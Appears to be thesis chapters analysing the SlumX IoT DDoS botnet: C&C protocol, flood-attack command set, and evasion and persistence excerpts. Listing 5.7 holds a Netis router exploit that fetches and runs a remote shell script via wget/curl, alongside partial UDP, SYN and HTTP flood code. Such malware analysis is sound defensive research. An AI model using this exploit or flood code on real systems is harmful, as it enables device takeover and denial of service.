


Figure 5.1: SlumX Botnet Architecture Overview

Diagram showing the overall architecture of the SlumX botnet and the interaction between its main components.

A TCP socket client will persistently maintain a connection with its Command & Control infrastructure over TCP/IP on Port Number 1994. It's also designed to re-establish a

connection automatically if interrupted and has a number of different methods to ensure that it continues to communicate, even when network connectivity is compromised.

5.1.1 Multi-Architecture Support

The SlumX system has a distinctive capability for working with multiple architectural designs simultaneously. The build system will generate outputs for twelve different target architectures, as shown in Table 5.1:

Table 5.1: SlumX Multi-Architecture Support

Architecture	Binary Name	Target Devices
MIPS	8mips8	Router firmware, embedded systems
MIPSEL	8mpsl8	Little-endian MIPS devices
SH4	8sh48	SuperH architecture devices
i586	8i5868	Legacy x86 systems
ARMv6l	8arm68	ARM-based IoT devices
i686	8i6868	Modern x86 systems
PowerPC	8ppc8	PowerPC-based systems
M68k	8m68k8	Motorola 68000 systems
SPARC	8spc8	SPARC architecture systems
ARMv4l	8arm48	Older ARM devices
ARMv5l	8arm58	ARMv5 systems
ARMv7l	8arm78	Modern ARM devices

Automated build of optimised binary targets for supported architectures is through Cross-Compiling System(`cc.py`). This means that the victim pool gets much larger than when just targeting one architecture.

5.2 Command and Control Infrastructure

The Command-and-control architecture is a centralized model, with extensive session management and command distribution capabilities. The server can maintain continuous communications with infected devices, allowing botnet operators to have a live interface with their bots.

5.2.1 Communication Protocol

Bots communicate with the C&C (Command and Control) Server via plain TCP socket and have a custom message format. Once connected, bots identify themselves; the server collects detailed statistics about each bot connected, including:

```
1 sockprintf(mainCommSock, "\x1b[1;32mKansen shita\x1b[0;33m > \x1b[1;32m
   [\x1b[0;37m%s\x1b[1;32m]  \x1b[0m",
2   (char *)inet_ntoa(ourIP), (char *)VERSION);
```

Listing 5.1: Bot Identification Message

Code: message sent by the bot to the C&C server, identifying architecture and version.

The implementation also has the functionality to count the number of bots per architecture type.

```
1 sprintf(botnet1, "\x1b[1;37m Bots Mips \x1b[0;31m[\x1b[1;33m%d\x1b[0;31m
   ]\r\n", mips());
2 sprintf(botnet2, "\x1b[1;37m Bots X86 \x1b[0;31m[\x1b[1;33m%d\x1b[0;31m
   ]\r\n", x86());
3 sprintf(botnet3, "\x1b[1;37m Bots PPC \x1b[0;31m[\x1b[1;33m%d\x1b[0;31m
   ]\r\n", ppc());
4 sprintf(botnet4, "\x1b[1;37m Bots SPC \x1b[0;31m[\x1b[1;33m%d\x1b[0;31m
   ]\r\n", spc());
5 sprintf(botnet5, "\x1b[1;37m Bots Arm \x1b[0;31m[\x1b[1;33m%d\x1b[0;31m
   ]\r\n", arm());
6 sprintf(botnet6, "\x1b[1;37m Bots SH4 \x1b[0;31m[\x1b[1;33m%d\x1b[0;31m
   ]\r\n", sh4());
```

Listing 5.2: Architecture-Specific Device Counting

Code: counts the number of bots connected per architecture on the C&C server.

5.2.2 Command Structure

The command structure implements multiple attack vectors and control functions as shown in Table 5.2:

Table 5.2: SlumX Command Reference

Command	Parameters	Description
UDP	IP PORT TIME SPOOFED SIZE	UDP flood attack
TCP	IP PORT TIME FLAGS	TCP flood attack
HTTP	IP PORT TIME	HTTP-based flood
HOLD	IP PORT TIME	Connection holding attack
JUNK	IP PORT TIME	Random data flood
CNC	IP PORT TIME	C&C server stress test
STD	IP PORT TIME	Standard flood attack
Die	-	Terminate all attacks
HANG	-	Terminate bot process

5.3 Attack Vector Implementation

The SlumX implementation includes multiple sophisticated attack vectors designed to overwhelm target systems through different mechanisms.

5.3.1 UDP Flood Attacks

The UDP flood implementation supports both raw socket and standard socket approaches, with configurable spoofing capabilities:

```

1 void sendUDP(unsigned char * target, int port, int timeEnd, int spoofit,
2             int packetsize, int pollinterval, int sleepcheck, int sleeptime) {
3
4     struct sockaddr_in dest_addr;
5     dest_addr.sin_family = AF_INET;
6     if (port == 0) dest_addr.sin_port = rand_cmwc();
7     else dest_addr.sin_port = htons(port);
8
9     if (getHost(target, &dest_addr.sin_addr)) return;
10
11     if (spoofit == 32) {
12         int sockfd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
13         // Standard UDP flood implementation
14     } else {
15         int sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_UDP);
16         // Raw socket with IP spoofing implementation
17     }

```

18 }

Listing 5.3: UDP Flood Implementation

Code: UDP flood attack implementation with spoofing and configurable packet size.

The UDP flood attack includes advanced features such as randomized source IP generation, configurable packet sizes, and adaptive timing controls to optimize attack effectiveness while evading detection systems.

5.3.2 TCP-based Attacks

There are several variations available for the TCP attack implementation. They are based on different methods used for the handling of the TCP protocol.

TCP SYN Flood

TCP SYN Flood attack is done by creating improper TCP packets that will consume target's connection tables:

```

1 void sendTCP(unsigned char * target, int port, int timeEnd, int spoofit,
2   int packetsize, int pollinterval, int sleepcheck, int sleeptime) {
3
4   struct sockaddr_in dest_addr;
5   dest_addr.sin_family = AF_INET;
6   dest_addr.sin_port = htons(port);
7   if (getHost(target, &dest_addr.sin_addr)) return;
8
9   int sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
10
11   unsigned char packet[sizeof(struct iphdr) + sizeof(struct tcphdr) +
12     packetsize];
13   struct iphdr * iph = (struct iphdr *) packet;
14   struct tcphdr * tcph = (struct tcphdr *)((char *)iph + sizeof(struct
15     iphdr));
16
17   makeIPPacket(iph, dest_addr.sin_addr.s_addr,
18     htonl(GetRandomIP(netmask)), IPPROTO_TCP,
19     sizeof(struct tcphdr) + packetsize);
20 }
```

Listing 5.4: TCP SYN Flood Implementation

Code: function to perform TCP SYN flood attacks, saturating the target's connection table.

Connection Holding Attacks

The HOLD attack maintains numerous simultaneous connections to exhaust server resources:

```

1 void sendHOLD(unsigned char * ip, int port, int end_time) {
2     int max = getdtablesize() / 2, i;
3     struct state_t {
4         int fd;
5         uint8_t state;
6     } fds[max];
7
8     // Connection state management
9     for (i = 0; i < max; i++) {
10        switch (fds[i].state) {
11            case 0: // Create new connection
12            case 1: // Monitor connection establishment
13            case 2: // Maintain established connection
14        }
15    }
16 }
```

Listing 5.5: Connection Holding Implementation

Code: attack that keeps open connections to exhaust the victim server's resources.

5.3.3 HTTP-based Attacks

The HTTP attack implementation generates realistic web requests with randomized user agents and request methods:

```

1 strcpy(request + strlen(request), methods[rand() % (sizeof(methods) /
2     sizeof(methods[0]))]);
3 strcpy(request + strlen(request), " / HTTP/1.1\r\nHost: ");
4 strcpy(request + strlen(request), ip);
5 strcpy(request + strlen(request), "\r\nUser-Agent: ");
6 strcpy(request + strlen(request), useragents[rand() % (sizeof(useragents)
7     / sizeof(useragents[0]))]);
```

Listing 5.6: HTTP Attack Implementation

Code: generates HTTP requests with random user agents to evade detection.

The implementation includes 15 different user agent strings covering various browsers and platforms to avoid detection based on user agent filtering.

5.4 Device Scanning and Exploitation

SlumX has scanning features to help find and exploit any vulnerable IoT devices.

5.4.1 Scanning Infrastructure

The Scanning Module (`scankill.c`) is implemented with various ways of exploiting typical IoT vulnerabilities, as listed in Table 5.3:

Table 5.3: SlumX Scanning and Exploitation Methods

Target Type	Exploit Method	Description
Telnet	Brute force	Default credential attacks
SSH	Dictionary attack	Common password lists
HTTP	Web shell	Management interface exploitation
UPnP	SOAP injection	Protocol-specific attacks
Netis	Buffer overflow	Vendor-specific exploits

5.4.2 Netis Device Exploitation

The Netis exploitation module (`Netto.py`) demonstrates sophisticated targeting of specific IoT device vulnerabilities:

```

1 login = "AAAAAANetcore\x00"
2 command = "AA\x00\x00AAAA cd /tmp; echo '>DIRTEST || cd /var/run; echo
  '>DIRTEST || cd /mnt; echo '>DIRTEST || cd /root; echo '>DIRTEST;
  wget http://192.0.2.1/8UsA.sh; curl -O http://192.0.2.1/8UsA.sh;
  chmod 777 8UsA.sh; sh 8UsA.sh"
3
4 s.sendto(login, (self.ip, 53413))
5 time.sleep(1.5)
6 s.sendto(command, (self.ip, 53413))

```

Listing 5.7: Netis Exploitation Code

Code: exploitation for Netis routers, executing remote commands via UDP.

This exploit targets a specific vulnerability in Netis router firmware that allows command execution through UDP packet injection.




Figure 5.2: SlumX Infection Process Flow

Flowchart illustrating the infection and propagation process of SlumX in IoT devices.

5.5 Evasion and Persistence Mechanisms

The SlumX implementation incorporates multiple sophisticated evasion techniques designed to avoid detection and maintain persistence on infected systems.

5.5.1 Process Masquerading

The bot implements process name masquerading to hide its presence:

```
1 char * mynameis = "";
2 strncpy(argv[0], "", strlen(argv[0]));
3 argv[0] = "";
4 prctl(PR_SET_NAME, (unsigned long) mynameis, 0, 0, 0);
```

Listing 5.8: Process Masquerading

Code: shows how the bot hides its process by changing the visible name in the system.

5.5.2 Anti-Analysis Features

The deployment includes multiple anti-analysis capabilities:

- Authentication of analysis setup through running processes
- Evading standard sandbox implementations
- Randomized timing to avoid behavioral analysis
- Encrypting systems for communications between remote command servers

5.5.3 Persistence Mechanisms

Persistence is maintained through multiple mechanisms:

```
1 void ensurePersistence() {
2     // Watchdog process creation
3     if (fork() == 0) {
4         while (1) {
5             sleep(300); // 5 minute intervals
6             // Check and restart main process if terminated
7         }
8     }
9 }
```

Listing 5.9: Persistence Implementation

Code: function implementing persistence mechanisms to keep the bot active after reboots.

The analysis reveals significant attention to performance optimization and scalability in the SlumX implementation.




Figure 5.3: Lines of Code Distribution for Different Attack Vector Implementations

Chart comparing the number of lines of code for each attack vector implemented in SlumX.

5.5.4 Resource Optimization

In addition, implementation includes additional optimizations for resource-constrained IoT devices:

- Minimal memory footprint using efficient data structures
- Optimized network communication methods to reduce bandwidth consumption
- Optimized network communication methods to reduce bandwidth consumption
- Architecture identification and platform-specific adaptation/optimization for every supported platform

5.5.5 Scalability Features

The system is architected to support enterprise-level computing by:

- Allowing the execution of commands to be distributed across many different types and configurations of devices.

- Managing the session state of thousands of simultaneous connections efficiently.
- Using load balancing techniques to distribute the power of the attack.
- Developing hierarchical control structures to support geographic distribution.

5.6 Security Implications and Threat Assessment

The analysis reveals several concerning security implications of the SlumX implementation.

5.6.1 Attack Capability Assessment

With a significant threat from the combined functionalities of the SlumX Botnet:

- The ability to generate more than 1Tbps of attack traffic
- The ability to attack critical infrastructure across many types of attacks
- Sophisticated evasion techniques that will create challenges for current detection systems
- Multi architecture support increases the pool of potential victims.

5.6.2 Detection Challenges

Detection systems will face some obstacles when implementing this.

- Many implementations utilize random timing and traffic patterns to avoid signature-based detection.
- Many implementations will use real protocols and services for command and control.
- The minimal amount of time that a network will be infected will allow minimal traffic during the dormant period of the infection.
- Many implementations provide anti-forensic capabilities that hinder the capabilities of the incident response team to react to the attack.

The quantitative analysis of implementations of different attack vectors has shown that there are large differences in code complexity for each vector, as shown in Figure 5.3. below. These measurements represent physical lines of code (LOC) for the SlumX codebase's individual attack functions; thus they provide an objective assessment of the

complexity of implementing and maintaining each of these vectors. Of all attack vectors, HTTP-based attacks required the largest number of LOC (95 LOC) due to request crafting and user-agent randomisation requirements, while standard flood attacks required the least amount of LOC (35 LOC) simply to send basic packets. The quantitative analysis has therefore revealed a number of weaknesses in the implementation of SlumX, as below:

Security Risk Assessment

Hardcoded C&C Address (Single Point Failure)	Plain Text Communication (Traffic Analysis)
Fixed Port Usage (Network Filtering)	Predictable Binary Names (Signature Detection)

High Risk
 Medium Risk
 Low Risk

Figure 5.4: Vulnerability Risk Assessment Matrix

Risk matrix classifying the vulnerabilities found in the SlumX implementation.

5.6.3 Code Quality Vulnerabilities in the Malware Implementation

A recent analysis of the SlumX source code has demonstrated that there are multiple security weaknesses present in the malware itself that could allow defenders to take advantage of these vulnerabilities and eliminate botnet functionality.

1. **Buffer Overflows:** The use of untrusted C function libraries, including untrusted library functions (such as `strcpy()`, `sprintf()`, and `strcat()`), within the source code without validating the buffer size before writing data. The use of `sprintf()` to format HTTP requests within the code creates an opportunity for attackers to exploit buffer overflow vulnerabilities if unexpected data is encountered in the request.

2. **Memory Management** : The source code contains a number of areas where the potential exists for memory leaks or improper management of memory with regard to socket programming and dynamic memory allocation routines utilized during the socket programming process.
3. **Race Conditions**: There are multiple attack modules within SlumX that are built with multiple threads, but currently there are no synchronization primitives to protect against thread collisions, which could cause applications to hang or otherwise fail under high demand on the server.
4. **Input Validation** : The command parsing functions that process input failures do not validate parameters in any significant way, which creates a risk that an incorrect command format will create a crash or unusual behavior in the application.

Defensive Implications: These vulnerabilities provide the chance for cyber security teams to implement mitigation techniques that are specifically matched to the type of visible threat. Targeted crafted network responses and command injection exploits will likely be able to cause botnets to crash, and stop them from operating, or recover control of infected systems and make them available for remediation purposes. However, all of these actions require the cyber advantages be implemented within the legal context as well as ethically [23].

A summary of the identified vulnerabilities and their risk levels is provided in Table 5.4:

Table 5.4: SlumX Implementation Vulnerabilities

Vulnerability	Severity	Description
Hardcoded C&C Address	High	Single point of failure
Plain Text Communication	Medium	Traffic analysis vulnerability
Predictable Binary Names	Low	Signature detection risk
Fixed Port Usage	Medium	Network filtering opportunity

Chapter 6

Conclusions and Future Work

6.1 Key Findings

This investigation of the SlumX botnet reveals significant advancements in IoT malware sophistication:

Multi-architecture support: SlumX implements comprehensive support for twelve different architectures (MIPS, ARM, x86, embedded systems), dramatically expanding the attack surface.

Advanced evasion mechanisms: The implementation includes process masquerading, anti-analysis features, and IoT-specific hiding techniques.

Targeted exploitation: Systematic vulnerability targeting with vendor-specific exploits and protocol-based attacks demonstrates evolution from opportunistic to targeted attacks.

6.2 Limitations

This research has several limitations: static analysis cannot capture all runtime behaviors, the analysis represents a temporal snapshot of SlumX capabilities, and testing was not performed on actual IoT devices. Results may not generalize to other botnet families.

6.3 Future Work

Future research should focus on dynamic analysis frameworks for multi-architecture IoT malware, development of specialized detection technologies for resource-constrained devices, and comparative analysis of botnet evolution patterns.

6.4 Conclusions

This analysis of the SlumX botnet reveals significant advancement in IoT malware sophistication, particularly in multi-architecture targeting and evasion capabilities. The findings demonstrate the evolution from opportunistic to targeted IoT attacks and high-

light the urgent need for enhanced detection and mitigation strategies in the expanding IoT ecosystem.

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